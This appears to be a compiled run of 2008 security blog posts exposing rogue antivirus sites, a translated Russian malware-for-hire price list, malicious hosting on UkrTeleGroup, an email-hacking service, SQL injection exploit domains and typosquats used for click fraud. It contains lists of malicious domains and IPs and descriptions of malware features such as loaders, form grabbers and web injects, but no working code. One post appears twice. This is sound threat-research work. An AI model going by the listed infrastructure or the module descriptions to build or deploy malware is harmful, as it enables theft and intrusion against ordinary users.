11. <http://ddanchev.blogspot.com/2008/03/portfolio-of-fake-video-codecs.html>

1157



Impersonating StopBadware.org to Serve Fake Security Warnings (2008-07-21 07:22)

Malware is known to have been hijacking search results, take for instance the [1]rogue Antivirus XP 2008 as a recent

example, but it's even more interesting to see other rogue security software impersonating [2]Stopbadware.org in

order to server fake security warnings that ultimately lead to fake security software.

stopbadware2008 .com (58.65.238.171) is one of these examples, where ***stopbadware2008 .com/antivirus.php***

*redirects to **infectionscanner .com** and attempts to trick the user into installing **download.infectionscanner.com***

/AntvrsInstall.exe. The message used :

" Reported Insecure Browsing: Navigation blocked. Due to insecure Internet browsing your PC can easily get

infected with viruses, worms and trojans without your knowledge, and that can lead to system slowdown, freezes

and crashes. Also insecure Internet activity can result in revealing your personal information. To get full advanced real-time protection for PC and Internet activity, register Antivirus 2008. We recommend you to protect your PC now
1158



and continue safe Internet browsing. "

There's in fact even more rogue software using the same IP (58.65.238.171), [3]courtesy of HostFresh :

virus-scanner-online .com

security-scanner-online .com

viruses-scanonline .com

virus-scanonline .com

antivirus-scanonline .com

download.antivirus-scanonline .com

topantivirus-scan .com

1159



topvirusscan .com

virusbestscan .com

virus-detection-scanner .com

antivirus-scanner .com

infectionscanner .com

virusbestscanner .com

internet-security-antivirus .com

It would be interesting to monitor whether or not the template for the fake security warning would start getting used

on a large scale.

Related posts:

[4]A Portfolio of Fake Video Codecs

[5]Fake PestPatrol Security Software

[6]Got Your XPShield up and Running?

[7]Localized Fake Security Software

[8]A Diverse Portfolio of Fake Security Software

[9]RBN's Fake Security Software

1160

1. <http://sunbeltblog.blogspot.com/2008/06/hijacking-google.html>

2. <http://blogs.stopbadware.org/>

3. <http://ddanchev.blogspot.com/2008/04/hacked-by-rbn.html>

4. <http://ddanchev.blogspot.com/2008/03/portfolio-of-fake-video-codecs.html>

5. <http://ddanchev.blogspot.com/2008/05/fake-pestpatrol-security-software.html>
6. <http://ddanchev.blogspot.com/2008/05/got-your-xpshield-up-and-running.html>
7. <http://ddanchev.blogspot.com/2008/04/localized-fake-security-software.html>
8. <http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html>
9. <http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html>

1161



Coding Spyware and Malware for Hire (2008-07-22 10:48)

What type of antivirus evasion do you want today? For the past several years, we have been witnessing the emerging customerization applied in malware and spyware for hire services. What used to be a situation where the malware authors would code and then start promoting a piece of malware including features that he thinks his potential customers would want by generalizing a cybercriminal's needs, is today's "listening to the customer" win-win situation that they've reached already.

The whole maturity from a product concept to customerization is in fact so prevalent these days, that mal-

ware authors wanting to preserve their intellectual property are forbidding their customers from reverse engineering

their malware modules, presumably fearing that [1]remotely exploitable flaws like this one in one of the most

popular Ebanker malwares for the last two yers Zeus, could be discovered due to the malware author's insecure

coding practices. Moreover, limiting the distribution of a single license they are given to more than three people will result in the malware author ignoring any future business relationships with the party that ruined the exclusiveness

of the malware, thereby leaking it to the public, something that's been happening and will continue happening with

web malware exploitation kits.

What would be the price of a custom malware module coded on demand? How much does it cost to have a

built in email harvester that would sniff all the incoming and outgoing email addresses from the infected host to later on include them in upcoming spam and malware campaigns? Would the malware author also provide a managed

hosting service for the command and control and the actual binaries on a revenue sharing

1162

Here's an automatically translated, and fairly easy to understand random proposition for coding spyware and malware for hire, aiming to answer many of these

questions, clearly demonstrating that today's malware is coded in

exactly the same way the customer wants it to :

" As you can see in the history of its development turned directly into the combine, while almost no raspukh in weight, full-size pack аж 18 kb and minimalno 5 kb, for all nampomnyu again, all descriptions below can be done as otdelnym bot, and any combination of cross except for a few restrictions. This product is targeted at mass-user and will not be all prodavatsya row. So, you can choose from:

Actually loader - is able to load a file from adminki, by country and other characteristics, such as the number

of animals on board with a specific bot, a country group of countries, the availability of certain authors or Fire, sredenemu time online, etc. etc.. You can adjust the speed of shipping limits for each file, can load 1 as well as how files simultaneously

300 €

FTP and not only Graber

Analyzes user traffic and collects from the ftp acclamation, that is ftp acclamation would you regardless of how the customer uses ftp user, thus can be obtained most valuable ftp aka (even those to which the password is not saved), you can also grab other in a way not only acclamation acclamation and other tasty things more)

150 €

Assembler spam bases

Analyzes user traffic and collects from all email, sniffit http pop3 smtp protocols, keeps records unikallnosti locally on each boat to reduce the burden on the server as well as globally on a server has 2 mode of operation - ie passive with only collects user to please and active - the very beginning to download the entire inet) in search of soap 220 €

Socks 4 / 5

Normal soks with competently implemented multithreading, is activated only if the user real Ip, otherwise not.

And also optional, depending on the connection type and speed ineta.

70 €

Indicates

The primitive method, contamination fleshek avtoranom gives 2-3 % increase in the first week and up to 7 %

in the next, a pleasant trifle)

35 €

Scripts

Loader supports internal scripting language - jscript, to carry out arbitrary actions on the victim machine, whether recording data in the register, setting authentic hon-Pago, opening URL in your browser (it was done so to please with 90 % punching)), apload arbitrary files on a server, even theoretically possible to form and grabing inzhekty in IE) has only to write the script zaebetes, vobschem lyuboye actions soul who wish)

70 € basic functionality

Assembler passwords

1163

Collects data such as passwords pstorage IE, MSN, etc., will be added at the request of other sources of passwords

70 €

Mini-AV

When installing loadera wheelbarrows to remove BHO shaped three, zevso-shaped, the majority of shit from

all avtoranov, render most keylogerov until all) forward proposals to improve

70 €

File-default

In exe loadera program URL (in adminke) to the file which once progruzit 1 and run at first start loadera on

wheelbarrows, while simultaneously helping progruzke Trojan for example, in its entire botnet that does not paired with challenges in adminke, the module operates in 20 seconds after the mini - av which excludes the removal of your Trojan bot, after progruza this exe bot continues to normal activities.

35 €

Form Graber

While in beta version, robbed IE. Sends logs in adminku, folding country. Logs are like logs agent. It consists

of:

Grabber certificats

On the idea is part formgrabera but could work and of itself, actually there is nothing to describe)

Injections

Literacy sold inzhekty, did not begin work after full progruza pages (as in bolshistve three) and immediately

supported injection yavaskript code, which allows avtozalivy and DC inzhekty for data collection. For example not to yuzat acclamation at all is not yet introduce the necessary number of Britain, after which inzhekt ceases to operate.

Вобщем mdelat can be anything and in any form) rather than the meager request field pin) And also inzhektov

subspecies - a substitute for the issuance of search enginee.

Grabber balances

Makes loot aka balances at the entrance to the user acclamation, detail added to the logs.

Screen

Universal method to grab information from absolutely any species and varieties klaiviatur screens, in particu-

lar html, flash, in one picture, with a drop-down fields after choosing your encrypted, as well as information such as

"enter 3 yu secret letter word" etc. as well as any information which is visible a user but not seen in the logs. Screen settings of adminki, set URL where do screen as well as the type of screen: for virtual keyboard (done several small images of areas around the clique) or to "enter 3 yu secret letter words" (makes 1 full shot). With the withdrawal screen recorded in the log entry with the name of the file to the screen this position.

Antiabuznost for botneta

1164

Feachem adminki, keep botnet enables fast, normal, bezglyuchnyh NEabuzoustoychivyyh hosting, with features that you forget what abuzny, nohistory week saporta "abuzoustoychivogo" hosting inaccessibility host to half ineta etc., etc., also with the help of the supplement will be able to keep huge botnety (over SL) at 1 dedike with 512

Lake) and well on the price of hosting a savings, not \$ 500 a month and 150. It may use this feature to storonnim development, Trojans, bots, etc., actually is a separate product. And incidentally, if you do not understand the theory that nenado ask "and how does it work?" imagine that it works and point and neubivaemo in pritsnipe.

600 € +

All prices are in euros, the calculation is made at the rate of CB on the day of purchase. ps I will not disappear as most authors after months of sales, I DONT how to please you get to the assembly ftp, I DONT how many soap

collects soap-graber, I DONT what otstuk from loadera, I DONT soksov how many will be from 1 to downloads, and

how best To work load a file is not dead quickly, if you are confused my ignorance - that my loader so you do not need more tries)

Rules / Licence

- Customer has no right to transfer any of his three 3 persons except options for harmonizing with me*
- Customer does not have the right to make any decompile, research, malicious modification of any three*

parts

- Customer has no right where either rasprostanyat information about three and a public discussion with the exception of three entries.*

- For violating the rules - without any license denial manibekov and further conversations"*

This malware coder seems to be participating in an affiliate program with a malicious ISP that is offering host-

ing services for the entire campaign, not just the malware binaries, so you have a rather good example that incentives and revenue-sharing models result in value-added services, a all-in-one shop for a customer to take advantage of

without bothering to approach a third-party.

Cybercrime is getting even more easier to outsource these days, and with the malicious parties improving

their communication and incentives model, the resulting transparency in the underground market

Related posts:

[2]The Underground Economy's Supply of Goods and Services

[3]The Dynamics of the Malware Industry - Proprietary Malware Tools

[4]Using Market Forces to Disrupt Botnets

[5]Multiple Firewalls Bypassing Verification on Demand

[6]Managed Spamming Appliances - The Future of Spam

[7]Localizing Cybercrime - Cultural Diversity on Demand

[8]E-crime and Socioeconomic Factors

[9]Russia's FSB vs Cybercrime

[10]Malware as a Web Service

[11]Localizing Open Source Malware

[12]Quality and Assurance in Malware Attacks

[13]Benchmarking and Optimising Malware

1. <http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html>

1165

2. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>

3. <http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html>

4. <http://ddanchev.blogspot.com/2008/06/using-market-forces-to-disrupt-botnets.html>
5. <http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html>
6. <http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html>
7. <http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html>
8. <http://ddanchev.blogspot.com/2008/01/e-crime-and-socioeconomic-factors.html>
9. <http://ddanchev.blogspot.com/2007/12/russias-fsb-vs-cybercrime.html>
10. <http://ddanchev.blogspot.com/2007/08/malware-as-web-service.html>
11. <http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html>
12. <http://ddanchev.blogspot.com/2008/04/quality-and-assurance-in-malware.html>
13. <http://ddanchev.blogspot.com/2006/09/benchmarking-and-optimising-malware.html>

1166



Lazy Summer Days at UkrTeleGroup Ltd (2008-07-22 12:00)

The result of building extra confidence into your [1]malicious hosting provider's ability to remain online, is a scammy ecosystem that's constantly jumping from one netblock to another, whose very latest exploit URLs and rogue security

software next to the codecs served, always represent a decent sample of malicious activities to analyze.

[2]UkrTeleGroup Ltd (85.255.112.0-85.255.127.255 UkrTeleGroup UkrTeleGroup Ltd.

27595 ASN ATRIVO), a

personal favorite due to its historical connection with the Russian Business Network, and hosting provider for a

countless of number of injected and malware embedded campaigns during the last two years, is still keeping it as

lazy as possible, a laziness allowing you to easily expose a great deal of the malicious activities going on there, and establish the connections between the hosting provider, its current and historical customers.

1167



*Take **microsoftcodecs.com** (88.214.198.220) for instance, and **avxp08.com** where it redirects the user into yet another rogue security software. **avxp08.com** is responding to 194.110.162.114; 216.195.41.11; 216.195.41.11;*

216.240.139.169, and to UkrTeleGroup Ltd's 85.255.117.163.

Each of these IPs are also being shared by other rogue software and fake codecs simultaneously :

(216.195.41.11)

antivirusxp2008 .com

malwareprotector2008 .com

antivirxp08 .com

antivirusxp08 .com

avxp08 .com

youpornztube .com

winifixer .com

advancedxpfixer .com

encountertracker .ws

*It gets even more UkrTeleGroup Ltd related upon the malware (Trojan:Win32/Tibs.HK) served at the **avxp08.com***

*gets sandboxed. The malware phones back home **stat.avxp08 .com** (85.255.118.172) announcing the successful*

1168



*infection **winifixer .com/log2.php?**
affid=980382bdb4e7b779ff6308b0b706571c
&uid=06f80eaf-94d7-4b8b-9cf0-*

5c6f75d2c69f &tm=1211198022 (85.255.118.171), and the scammy ecosystem continues using the same hosting

provider. The rest of the rogue tools are also using the same subdomain structure, and IP, **stat.antivirusxp2008**

.com (85.255.118.172), **stat.antivirxp08 .com** (85.255.118.172), **stat.antivirusxp08 .com** (85.255.118.172) in order to phone back home.

winifixer .com, a well known rogue software, is entirely relying on UkrTeleGroup's hosting services hosted at

85.255.117.163; 85.255.118.171; 85.255.120.115; 85.255.120.139; 216.195.41.11 pinpoing several other obvious

and well known netblocks hosting anything starting from fake celebrity video sites serving fake Windows Media

Player videos, to rogue security software and live exploit URLs. Take for instance their efficiency centered approach to park numerous malicious domains on a single IP, like 85.255.117.218 in this case :

bestfunnyvids .com

celebs69 .com

celebsnofake .com

1169

celebstape .com

celebsvidsonline .com

codecservice1 .com

freevidshardcore .com

newfunnyvideo .com

sexlookupworld .com

starfeed1 .com

starfeed2 .com

topdirectdownload .com

topsearchresults1 .com

topsoftupdate .com

yourfavoritetube .com

Now that it's becoming clear who's providing the hosting infrastructure, it's perhaps also worth pointing out

who's using the hosting infrastructure to serve rogue security software and fake codecs on the basis of partici-

pating in an affiliate program? A great number of domains used by the rogue security software are registered

*by **krab@thekrab.com** behind which is supposedly Mishakov Viktor Ivanovich **support@tobesoftware.com**, and*

*ironically **tobesoftware.com** is again hosting within UkrTeleGroup (85.255.120.115). The personal efforts into the number of the typosquatted domains and the persistence applied when registered and spamming them across the*

web, is the result of the incentives provided to them by the affiliate program they participate in.

1. <http://ddanchev.blogspot.com/2008/06/malicious-isps-you-rarely-see-in-any.html>
2. <http://ddanchev.blogspot.com/2008/02/geolocating-malicious-isps.html>

1170



Email Hacking Going Commercial (2008-07-24 07:17)

This email hacking as a service offering is the direct result of the public release of a [1]DIY hacking kit consisting of each and every publicly known vulnerability for a variety of web based email service providers, with the idea to

make it easier for someone to execute their attacks more efficiently. Outsource the hacking of someone's email, and

receive a proof in the form of a screenshot of the inbox, next to a guarantee that you'll be able to get back in even after they've changed their passwords? Too good to be true, but since they only charge after they provide you with a

proof that they did the job, they could be in fact attempting to hack these emails, compared to the majority of cases where scammers scam the scammers. The service works in 7 steps :

*" **1-** Submit your case to one of our experts.*

***2-** After successful submission , you will be sent a confirmation email along with your Case Reference Number (CRN) .*

***3-** Our expert(s) will revert back to you in a few minutes with the details, the charges & the turn-around time.*

You may also be asked to provided additional information through a private form if required by our expert.

***4-** Once our expert has all the required information, you will be provided a username/password to our client 1171*



area where you can view the real-time progress of your case.

5- *Within a matter of hours (maximum 72 hrs), you can see the results.*

Our expert will provide you with

proof-of-success , which you can verify and confirm.

6- *Once you have verified the authenticity of success, you will be sent detailed payment instructions. You will be asked to pay using anyone of our multiple payment methods.*

7- *Once the payment is realized, we will provide you the requisite information"*

Who's doing the actual email hacking? Independent contractors on behalf of the service as it looks like :

" Most other groups employ phishing , trojans or viruses which could damage or even alert the target. Our experts use techniques which are developed by themselves , not shared by anyone. We don't ask them how they do

it, but as long as they provide us the desired results, its ok for us. Since we test their methods while they are on probation period with us, we check if the target is being alerted or not. As of now, for the past 4 years, we have NOT

RECEIVED A SINGLE COMPLAINT IN THIS REGARD, which is testimonial to the ingenuity of the methods used by CSP. "

1172

How would they prove that they've managed to hack the email account before requesting the payment?

" 1- Multiple screenshots of the mailbox

2- A copy of your own email which you had sent to the target

3- A copy / part of the address-book of the target mailbox. "

Ironically, a hypothetical questionary that I once speculated a private detection would require from someone

interested in [2]Outsourcing The Spying on Their Wife, in order to set the foundations for a successful social

engineering attack, is being used by the email hacking group.

1. <http://ddanchev.blogspot.com/2008/04/web-email-exploitation-kit-in-wild.html>

2. <http://ddanchev.blogspot.com/2007/04/outsourcing-spying-on-your-wife.html>

1173

People's Information Warfare vs the U.S DoD Cyber Warfare Doctrine (2008-07-24 08:24)

Which doctrine would you choose if you had the mandate to? Dark room a

We cannot discuss these if we don't compare their cyber warfare approaches next to one another. It's rather

ironic situation, since China has built its cyber

warfare doctrine based on the research conducted into the topic by U.S military personel. At a later stage, Chinese

*military thinkers perceived the combination
of Sun Tzu's military strategies in the virtual realm*

1174



Vulnerabilities in Antivirus Software - Conflict of Interest (2008-07-24 10:01)

Vulnerabilities within security solutions – antivirus software in this case – are a natural event, however, the conflict of interests and failure of communication between those finding them and those failing to acknowledge them as

vulnerabilities in general, harms the customer. How they get count, and how is their severity measured in a situation where a vulnerability bypassing the scanning method of an antivirus software allowing malware to sneak in, is less

important than a remote code execution through the antivirus software, is a good example of short sightedness.

Here's a related development regarding a recent study regarding vulnerabilities in antivirus software - "[1]McAfee debunks recent vulnerabilities in AV software research, n.runs restates its position" :

" Several days after blogging about a research conducted by n.runs AG that managed to [2]discover approxi-

mately 800 vulnerabilities in antivirus products, McAfee issued a statement basically [3]debunking the number of

vulnerabilities found, and providing its own account into the number of vulnerabilities affecting its own products :

"A recent [4]ZDnet blog discusses a large number of vulnerabilities German research team N.Runs says it found in antimalware products from nearly every vendor. The ZDNet posting includes scary graphs to frighten users of security products. We researched the N.Runs claims by analyzing the raw data and found their claims to be somewhat exaggerated. We will discuss our findings (and make available our source data) in the attached [5]document. We have also provided our [6]source data for anyone who wishes to examine it."

1175

Today, n.runs AG has issued [7]a response to McAfee's statement, providing even more [8]insights into the vulnerabilities they've managed to find, how they found them, and why are the affected antivirus vendors questioning the number of flaws in general. "

Consider going through the [9]interview with Thierry Zoller as well.

UPDATE: *[10]The folks at ThreatFire know how to appreciate my rhetoric.*

Related posts:

[11]Scientifically Predicting Software Vulnerabilities[12]Zero Day Initiative "Upcoming Zero Day Vulnerabilities"

[13]Delaying Yesterday's "0day" Security Vulnerability

[14]Shaping the Market for Security Vulnerabilities Through Exploit Derivatives

[15]Zero Day Vulnerabilities Market Model Gone Wrong

[16]Zero Day Vulnerabilities Auction

[17]The Zero Day Vulnerabilities Cash Bubble

1. <http://blogs.zdnet.com/security/?p=1538>

2. <http://blogs.zdnet.com/security/?p=1445>

3. <http://www.avertlabs.com/research/blog/index.php/2008/07/10/vulnerabilities-in-av-software/>

4. <http://blogs.zdnet.com/security/?p=1445>

5. http://vil.nai.com/images/AvertBlog_Vulnerabilities%20in%20AV%20software.pdf

6. <http://vil.nai.com/images/AvertBlog%20-%20800%20vulns.xls>

7. <http://www.prweb.com/releases/aps-av/nruns/prweb1134004.htm>

8. http://www.nruns.com/_downloads/PR-08-02_Reaction_to_McAfee_statement.pdf

9. <http://blogs.zdnet.com/security/?p=1538>

10. <http://blog.threatfire.com/2008/07/better-behavioral-detection.html>

11. <http://ddanchev.blogspot.com/2006/07/scientifically-predicting-software.html>
12. <http://ddanchev.blogspot.com/2006/09/zero-day-initiative-upcoming-zero-day.html>
13. <http://ddanchev.blogspot.com/2006/05/delaying-yesterdays-0day-security.html>
14. <http://ddanchev.blogspot.com/2006/05/shaping-market-for-security.html>
15. <http://ddanchev.blogspot.com/2007/09/zero-day-vulnerabilities-market-model.html>
16. <http://ddanchev.blogspot.com/2007/07/zero-day-vulnerabilities-auction.html>
17. <http://ddanchev.blogspot.com/2007/01/zero-day-vulnerabilities-cash-bubble.html>

1176



Counting the Bullets on the (Malware) Front (2008-07-25 09:09)

How much malware is your antivirus solution detecting? A million, ten million, even "worse", less than a million?

Does it really matter? No, it doesn't. [1]What's marketable can also be irrelevant if you are to consider that today's malware is no longer coded, [2]but generated efficiently and obfuscated on the fly. Sophos's recent statistics :

" It is estimated that the total number of unique malware samples in existence now exceeds 11 million, with

Sophos currently receiving approximately 20,000 new samples of suspicious software every single day - one every four seconds. "

[3]F-Secure's comments according to which they're "lacking behind" Sophos with ten million malware samples

:

" Our AVP database reached one million detection records last night. Dr. Evil would be so impressed..."

[4]McAfee's recent comments as well, which seem to detect less malware samples than F-Secure, depending

on how you count them of course :

" It demonstrates that it is possible to announce that we detected, at the end of 2007, "between 357,820 (DAT-5196) and 8,600,000 pieces of malware". And I predict we will detect at the end of 2008 between 450,000 and

22,000,000 malware". OK, I joke a bit, but I also want to demonstrate there are many manners to count malware and you must not judge a product only by the announced number of detections. "

You have an antivirus software that's detecting 10 million malware samples, in reality, while it's protecting you

from 10 million malware samples it wouldn't protect you from [5]the just coded for hire malware bot that's about to

get used in a targeted attack. The number of malware samples detected by any antivirus vendor is up to how they

actually count them, do they [6]take into consideration malware families, do they actually distinguish them, or are they in fact perceiving each and every malware as as seperate "bachelor".

1177

Given the speed in which malware authors are launching a DDoS attack against AV vendors by crunching out dozens of malware variants parts of a single family, their actions could start directly driving the data storage market, and if they continue maintaining the same rhythm, soon you'll be partitioning a separate GB for the signatures

files. Then again, the number of malware samples detected by an antivirus solution isn't the single most important

benchmark for its actual usability in a real-life situation, keep that in mind.

[7]Where's the Count when you need him most? Well, he's somewhere out there counting.

1.

<http://sophos.com/pressoffice/news/articles/2008/07/security-report.html>

2. <http://ddanchev.blogspot.com/2008/05/testing-signature-based-antivirus.html>

3. <http://www.f-secure.com/weblog/archives/00001473.html>

4.

<http://www.avertlabs.com/research/blog/index.php/2008/06/19/i-say-we-are-detecting-between-400-000-and-10>

[-000-000-malware/](#)

5. <http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html>

6. <http://ddanchev.blogspot.com/2006/08/malware-bot-families-technology-and.html>

7. http://en.wikipedia.org/wiki/Count_von_Count

1178



Counting the Bullets on the (Malware) Front (2008-07-25 09:09)

How much malware is your antivirus solution detecting? A million, ten million, even "worse", less than a million?

Does it really matter? No, it doesn't. [1]What's marketable can also be irrelevant if you are to consider that today's malware is no longer coded, [2]but generated efficiently and obfuscated on the fly. Sophos's recent statistics :

" It is estimated that the total number of unique malware samples in existence now exceeds 11 million, with

Sophos currently receiving approximately 20,000 new samples of suspicious software every single day - one every four seconds. "

[3]F-Secure's comments according to which they're "lacking behind" Sophos with ten million malware samples

:

" Our AVP database reached one million detection records last night. Dr. Evil would be so impressed..."

[4]McAfee's recent comments as well, which seem to detect less malware samples than F-Secure, depending

on how you count them of course :

1179

" It demonstrates that it is possible to announce that we detected, at the end of 2007, "between 357,820 (DAT-5196) and 8,600,000 pieces of malware". And I predict we will detect at the end of 2008 between 450,000 and

22,000,000 malware". OK, I joke a bit, but I also want to demonstrate there are many manners to count malware and you must not judge a product only by the announced number of detections. "

You have an antivirus software that's detecting 10 million malware samples, in reality, while it's protecting you

from 10 million malware samples it wouldn't protect you from [5]the just coded for hire malware bot that's about to

get used in a targeted attack. The number of malware samples detected by any antivirus vendor is up to how they

actually count them, do they [6]take into consideration malware families, do they actually distinguish them, or are

they in fact perceiving each and every malware as as seperate "bachelor".

Given the speed in which malware authors are launching a DDoS attack against AV vendors by crunching out

dozens of malware variants parts of a single family, their actions could start directly driving the data storage market, and if they continue maintaining the same rhythm, soon you'll be partitioning a separate GB for the signatures

files. Then again, the number of malware samples detected by an antivirus solution isn't the single most important

benchmark for its actual usability in a real-life situation, keep that in mind.

[7]Where's the Count when you need him most? Well, he's somewhere out there counting.

1.

<http://sophos.com/pressoffice/news/articles/2008/07/security-report.html>

2. <http://ddanchev.blogspot.com/2008/05/testing-signature-based-antivirus.html>

3. <http://www.f-secure.com/weblog/archives/00001473.html>

4.

<http://www.avertlabs.com/research/blog/index.php/2008/06/19/i-say-we-are-detecting-between-400-000-and-10>

[-000-000-malware/](#)

5. <http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html>

6. <http://ddanchev.blogspot.com/2006/08/malware-bot-families-technology-and.html>

7. http://en.wikipedia.org/wiki/Count_von_Count



Smells Like a Copycat SQL Injection In the Wild (2008-07-28 12:07)

In between the [1]massive SQL injections, that as a matter of fact remain ongoing, copycats taking advantage of

the very same SQL injection tools using public search engine's indexes as a reconnaissance tools, are also starting

to take advantage of [2]localized and targeted attacks, attacking specific online communities. Among these is

mx.content-type.cn /day.js using ***day.js*** to attempt multiple exploitation using publicly obtainable exploits such as Adodb.Stream, MPS.StormPlayer, DPClient.Vod, IERPctl.IERPctl.1, GLIEDown.IEDown.1, and targeting primarily

Chinese web communities.

Compared to a bit more sophisticated [3]attack tactics applied by Chinese hackers, taking advantage of [4]lo-

calized versions of the [5]de facto web malware exploitation kits, those who don't have access to such continue using cybercrime 1.0 [6]DIY exploit embedding tools at large. The rest of the SQL injected domains as well as the exploits

*themselves are parked on the same place -
222.216.28.25, also responding to :*

down.goodnetads .org

ads.goodnetads .org

real.kav2008 .com

hk.www404 .cn

err.www404 .cn

mx.content-type .cn

sun.63afe561 .info

ads.633f94d3 .info

1181

ads.1234214 .info

ad.50db34d5 .info

ads.50db34d5 .info

ad.8d77b42a .info

web.adsidc .info

free.idcads .info

free.cjads .info

ads.adslooks .info

list.adslooks .info

ad.5iyy .info

The SQL injected domains :

ads.633f94d3.info/day .js

ad.8d77b42a.info/day .js

ad.5iyy.info/day .js

free.idcads.info/day .js

efreesky.com/day .js

v.freefl.info/day .js

The internal structure :

free.idcads.info/f/index .htm

free.idcads.info/014 .htm

free.idcads.info/real11 .htm

free.idcads.info/real10 .htm

free.idcads.info/lz .htm

1182

free.idcads.info/bf .htm

free.idcads.info/kong .htm

free.idcads.info/f/swfobject .js

ad.50db34d5.info//rm %5C/rm .exe

*Parked domains responding to the command and control locations, **60.191.223.76** and **222.216.28.100** :*

ftp.gggjjj .info

live.ads002 .net

log.goodnetads .org

dat.goodnetads .org

root.51113 .com

sun.update999 .cn

abb.633f94d3 .info

up.50db34d5 .info

web.cn3721 .org

dat.goodnetads .org

cs.rm510 .com

sb.sb941 .com

k.sb941 .com

info.sb941 .com

day.sb941 .com

post.ad9178 .com

v.91tg .net

Centralizing their scammy ecosystem always makes it easier to monitor, keep track of, and of course, expose.

1183

Related posts:

[7]SQL Injecting Malicious Doorways to Serve Malware

[8]Yet Another Massive SQL Injection Spotted in the Wild

[9]Malware Domains Used in the SQL Injection Attacks

[10]SQL Injection Through Search Engines Reconnaissance

[11]Google Hacking for Vulnerabilities

[12]Fast-Fluxing SQL injection attacks executed from the Asprox botnet

[13]Sony PlayStation's site SQL injected, redirecting to rogue security software

[14]Redmond Magazine Successfully SQL Injected by Chinese Hacktivists

1. <http://ddanchev.blogspot.com/2008/07/ayyildiz-turkish-hacking-group-vs.html>

2. <http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html>

3. <http://ddanchev.blogspot.com/2008/04/diy-exploit-embedding-tool-proprietary.html>

4. <http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html>

5. <http://ddanchev.blogspot.com/2008/05/firepack-exploitation-kit-localized-to.html>

6. <http://ddanchev.blogspot.com/2007/09/diy-exploits-embedding-tools.html>

7. <http://ddanchev.blogspot.com/2008/07/sql-injecting-malicious-doorways-to.html>

8. <http://ddanchev.blogspot.com/2008/05/yet-another-massive-sql-injection.html>

9. <http://ddanchev.blogspot.com/2008/05/malware-domains-used-in-sql-injection.html>

10. <http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html>

11. <http://ddanchev.blogspot.com/2007/05/google-hacking-for-vulnerabilities.html>

12. <http://blogs.zdnet.com/security/?p=1122>

13. <http://blogs.zdnet.com/security/?p=1394>

14. <http://blogs.zdnet.com/security/?p=1118>

1184



Click Fraud, Botnets and Parked Domains - All Inclusive (2008-07-28 13:52)

It gets very ugly when someone owns both, the botnet, and the portfolio of parked domains actively participating in

PPC (pay per click) advertising programs, where the junk content, or the typosquatted domain names is aiming to

attract high value and expensive keywords in order for the scammer to year higher on per click percentage. This is

among the very latest tactics applied by those engaging in click fraud. Hypothetically, the cost to rent the botnet and commit click fraud would be cheaper than sharing revenue on per click basis with "human clickers" who earn money based on how many ads they click given a set of scammer's owned sites, where the customer supports represents a

DIY proxy switching application changing their IP on the fly.

[1]Click Forensics's recent Q2 2008 report indicates that botnets were responsible for over 25 % of all click

fraud activity they were monitoring during Q2. Not surprising, given that [2]botnets have long been observed to

commit click fraud, using a common traffic exchange scheme. What's new is the [3]use and abuse of parked domains

:

" Despite indication that some of the clicks from parked domains were invalid, Google failed to disclose to the plaintiff specific domain names in which these ads were clicked on, making detection of invalid clicks difficult and
1185



even worse concealing any evidence of invalid clicks," the lawsuit alleges. RK West eventually went through its server logs and discovered the source of the clicks, said Alfredo Torrijos, one of the company's attorneys. "

Cybersquatting security vendors in order to improve the chances of attracting high-valued keywords to later on

commit click fraud on the parked domains, now showing relevant security ads, is nothing new. [4]The trend has been

pretty evident for a while, with [5]cybersquatting increasing on an yearly basis [6]according to multiple sources :

" Rise in pay-per-click advertising where cybersquatters link the domain name they have registered with a website containing ads promoting a variety of competing brands. The cybersquatter receives money every time internet users access this website and click on one of the ads. "

1186



However, the "internet users who are supposed to click on one of the ads on the parked domains owned by

the scammers" will get clicked by a botnet owned or cost-effectively rented by the scammer. Here's a sample of

currently parked domains attracting Symantec ads :

symentec .com

symantek .com

symanteck .com

symantac .com

symantaec .com

symantic .com

1187

symmantec .com

symanntec .com

ssymantec .com

symanthec .com

symanzec .com

symanttec .com

sjmantec .com

saimantec .com

seymantec .com

symanrec .com

symantrc .com

symantwc .com

aymantec .com

dymantec .com

sxmantec .com

symantex .com

symantev .com

symabtec .com

symamtec .com

synantec .com

stmantec .com

symanyec .com

sumantec .com

symant3c .com

syman5ec .com

1188

wwwsymantec .com

symanteccom .com

ymantec .com

syantec .com

symntec .com

symanec .com

symantc .com

symante .com

symattec .com

symantcc .com

syman-tec .com

syymantec .com

symaantec .com

symanteec .com

symantecc .com

ysmantec .com

syamntec .com

symnatec .com

symatnec .com

symanetc .com

symantce .com

As well as recent sample brandjacking Kaspersky :

1189



kespersky .com

kasparsky .com

kaspaersky .com

kaspasky .com

kasperscky .com

gaspersky .com

kasbersky .com

kasppersky .com

kasperrsky .com

kasperssky .com

kasperskj .com

1190

kasperskey .com

kaapersky .com

kasperaky .com

kasperdky .com

laspersky .com

kaspersly .com

kasperskt .com

kaspersku .com

kasp3rsky .com

kaspe4sky .com

kas0ersky .com

wwwkasperskycom .com

wwwkaspersky .com

kasperskycom .com

aspersky .com

kspersky .com

kasersky .com

kaspesky .com

kaspersy .com

kaspersk .com

kappersky .com

kaspessky .com

kas-persky .com

kasp-ersky .com

kasper-sky .com

1191

kaspersky .com

akspersky .com

ksapersky .com

kapsersky .com

kaseprsky .com

kaspesrky .com

kaspersyk .com

kaspersky24 .com

kasperskyonline .com

kaspersky-online .com

1192



What's most disturbing is that instead of having cybersquatting taken care take of a long time ago, so that scammers

would need to emphasize on the junk content in order to attract the relevant ads on the bogus domains, cybersquat-

ting still does the magic by including the targeted word in the domain name itself, so that no junk content generation courtesy of a blackhat SEO tool is needed.

Related posts:

[7]Cybersquatting Security Vendors for Fraudulent Purposes

